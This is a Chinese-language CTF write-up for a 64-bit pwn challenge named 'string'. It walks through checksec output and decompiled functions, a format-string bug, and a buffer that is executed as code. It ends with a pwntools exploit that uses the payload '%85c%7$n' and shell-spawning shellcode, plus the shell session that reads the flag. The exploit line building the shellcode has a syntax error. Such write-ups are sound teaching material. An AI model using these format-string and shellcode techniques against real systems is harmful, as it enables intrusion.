

# string--writeup

原创

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## 0x01.分析

checksec:

```
root@at-ubuntu:/home/atfwus/rop# checksec string
[*] '/home/atfwus/rop/string'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
root@at-ubuntu:/home/atfwus/rop#
```

64位程序, 只有ASLR没有开启。

查看源码:

```

1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3     DWORD *v3; // rax
4     __int64 v4; // ST18_8
5
6     setbuf(stdout, 0LL);
7     alarm(0x3Cu);
8     sub_400996(60LL, 0LL);
9     v3 = malloc(8uLL);
10    v4 = (__int64)v3;
11    *v3 = 68;
12    v3[1] = 85;
13    puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
14    puts("we will tell you two secret ...");
15    printf("secret[0] is %x\n", v4, a2);
16    printf("secret[1] is %x\n", v4 + 4);
17    puts("do not tell anyone ");
18    sub_400D72(v4);
19    puts("The End.....Really?");
20    return 0LL;
21 }

```

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```

1 unsigned __int64 __fastcall sub_400D72(__int64 a1)
2 {
3     char s; // [rsp+10h] [rbp-20h]
4     unsigned __int64 v3; // [rsp+28h] [rbp-8h]
5
6     v3 = __readfsqword(0x28u);
7     puts("What should your character's name be:");
8     _isoc99_scanf((__int64)"%s", (__int64)&s); |
9     if ( strlen(&s) <= 0xC )
10    {
11        puts("Creating a new player.");
12        sub_400A7D();
13        sub_400BB9();
14        sub_400CA6((__DWORD *)a1);
15    }
16    else
17    {
18        puts("Hei! What's up!");
19    }
20    return __readfsqword(0x28u) ^ v3;
21 }

```

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```

1 unsigned __int64 sub_400A7D()
2 {
3     char s1; // [rsp+0h] [rbp-10h]
4     unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     puts(" This is a famous but quite unusual inn. The air is fresh and the");
8     puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
9     puts("furniture looks undamaged by brawls, which are very common in other pubs");
10    puts("all around the world. The decoration looks extremely valuable and would fit");
11    puts("into a palace, but in this city it's quite ordinary. In the middle of the");
12    puts("room are velvet covered chairs and benches, which surround large oaken");
13    puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
14    puts("one corner you notice a fireplace.");
15    puts("There are two obvious exits: east, up.");
16    puts("But strange thing is ,no one there.");
17    puts("So, where you will go?east or up?:");
18    while ( 1 )
19    {
20        __isoc99_scanf((__int64)"%s", (__int64)&s1);
21        if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
22            break;
23        puts("hei! I'm secious!");
24        puts("So, where you will go?:");
25    }
26    if ( strcmp(&s1, "east") )
27    {
28        if ( !strcmp(&s1, "up") )
29            sub_4009DD();
30        puts("YOU KNOW WHAT YOU DO?");
31        exit(0);
32    }
33    return __readfsqword(0x28u) ^ v2;
34 }

```

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```

1 unsigned __int64 sub_400BB9()
2 {
3     int v1; // [rsp+4h] [rbp-7Ch]
4     __int64 v2; // [rsp+8h] [rbp-78h]
5     char format; // [rsp+10h] [rbp-70h]
6     unsigned __int64 v4; // [rsp+78h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     v2 = 0LL;
10    puts("You travel a short distance east.That's odd, anyone disappear suddenly");
11    puts(", what happend?! You just travel , and find another hole");
12    puts("You recall, a big black hole will suckk you into it! Know what should you do?");
13    puts("go into there(1), or leave(0)?:");
14    __isoc99_scanf((__int64)"%d", (__int64)&v1);
15    if ( v1 == 1 )
16    {
17        puts("A voice heard in your mind");
18        puts("'Give me an address'");
19        __isoc99_scanf((__int64)"%ld", (__int64)&v2);
20        puts("And, you wish is:");
21        __isoc99_scanf((__int64)"%s", (__int64)&format);
22        puts("Your wish is");
23        printf(&format, &format);
24        puts("I hear it, I hear it....");
25    }
26    return __readfsqword(0x28u) ^ v4;
27 }

```

格式化字符串漏洞

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```

1 unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
2 {
3     void *v1; // rsi
4     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
5
6     v3 = __readfsqword(0x28u);
7     puts("Ahu!!!!!!!!!!!!!!!!!!!!A Dragon has appeared!!!");
8     puts("Dragon say: HaHa! you were supposed to have a normal");
9     puts("RPG game, but I have changed it! you have no weapon and ");
10    puts("skill! you could not defeat me !");
11    puts("That's sound terrible! you meet final boss!but you level is ONE!");
12    if ( *a1 == a1[1] )
13    {
14        puts("Wizard: I will help you! USE YOU SPELL");
15        v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
16        read(0, v1, 0x100uLL);
17        ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
18    }
19    return __readfsqword(0x28u) ^ v3;
20}

```

将V1强制转换为函数指针

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理清程序流程：

1. 进入程序后，首先跳转到第一个有用的函数是400D72。
2. 要求输入一个名字，长度要小于13。
3. 然后进入400A7D，发现输入east可以返回。
4. 接着进入400BB9，发现有多个输入，并且明显看到了格式化字符串漏洞。
5. 进入400CA6，发现了将字符强制转换为函数指针的代码。
6. 没有存在其它有用的代码了。

寻找并利用漏洞：

1. 最明显的漏洞就是将v1强制转化为函数指针，这样程序就会去执行v1上的指令，如果我们使用一段shellcode，那么我们就可以得到shell。

```

.text:000000000400D50      mov     rax, [rbp+buf]
.text:000000000400D54      mov     edi, 0
.text:000000000400D59      call   rax

```

2.我们回溯去找执行这段代码的条件是\*a=a[1]，我们不断回去找，发现，a其实就是v3，\*a=68，a[1]=85，程序中间没有任何修改这两个值的地方，很明显是完全不相等的。但我们发现主函数中打印出了a的地址，还有a[1]的地址。

```

v3 = malloc(8uLL);
v4 = (__int64)v3;
*v3 = 68;
v3[1] = 85;
puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
puts("we will tell you two secret ...");
printf("secret[0] is %x\n", v4, a2);
printf("secret[1] is %x\n", v4 + 4);
puts("do not tell anyone ");
sub_400D72(v4);
puts("The End.....Really?");
return 0LL;


```

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- 3.说明我们一定要利用这个地址去修改v3[0]的值。
- 4.在查看源码的时候，发现，有一个函数存在格式化字符串漏洞，刚好利用这个漏洞去修改v3的值。

5.首先需要确定偏移量，由于是64位程序，前6个参数从左到右存入寄存器，多余的才存入栈，所以我们最好不要把v3的地址放在格式化字符串中，因为有可能就被存入寄存器了，我们也可以用和一个地址相同长度的字符去尝试一下，一定要相同长度，不然无法确定，会发现在接下来的地址没有找到，所以我们肯定不能把v3的地址放在格式化字符串中，但前面有一个变量，可以存入长整型，我们就可以把地址存入前面的v2，然后测试一下偏移，如下：

```
go into there(1), or leave(0)?:  
1  
A voice heard in your mind  
'Give me an address'  
1  
And, you wish is:  
AAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x  
Your wish is  
AAAA.f7dd07e3.f7dd18c0.f7af4154.0000000c.00000000.f7dcc2a0.00000001.41414141.30252e78I hear it, I hear it...  
Ahu!!!!!!!!!!!!!!A Dragon has appeared!!  
Dragon say: HaHa! you were supposed to have a normal  
RPG game, but I have changed it! you have no weapon and  
skill! you could not defeat me !  
That's sound terrible! you meet final boss!but you level is ONE!  
The End....Really?
```



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可以看出，偏移量是7，于是我们可以开始构造脚本了。

## 0x03.exp

```
#!/usr/bin/env python  
from pwn import*  
  
r=remote("111.198.29.45",47547)  
#r=process('./string')  
#context.log_level = "debug"  
  
r.recvuntil("secret[0] is ")  
v3_0_addr=int(r.recv(7),16)  
print(v3_0_addr)  
  
r.sendlineafter("What should your character's name be:", "ATFWUS")  
r.sendlineafter("So, where you will go?east or up?:", "east")  
r.sendlineafter("go into there(1), or leave(0)?:", "1")  
r.sendlineafter("'Give me an address'", str(v3_0_addr))  
  
payload="%85c%7$n"  
#gdb.attach(r)  
r.sendlineafter("And, you wish is:", payload)  
  
#shellcode="\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x0  
shellcode=asm(shellcraft.amd64.sh()), arch="amd64")  
r.sendlineafter("Wizard: I will help you! USE YOU SPELL", shellcode)  
r.interactive()
```

```
root@at-ubuntu:/home/atfwus/rop# python expstring.py
[+] Opening connection to 111.198.29.45 on port 47547: Done
10338320
[*] Switching to interactive mode

$ ls
bin
dev
flag
lib
lib32
lib64
string
$ cat flag
cyberpeace{5ad191933b8cdebc9f3f8d7fab1f01aa}
$
```

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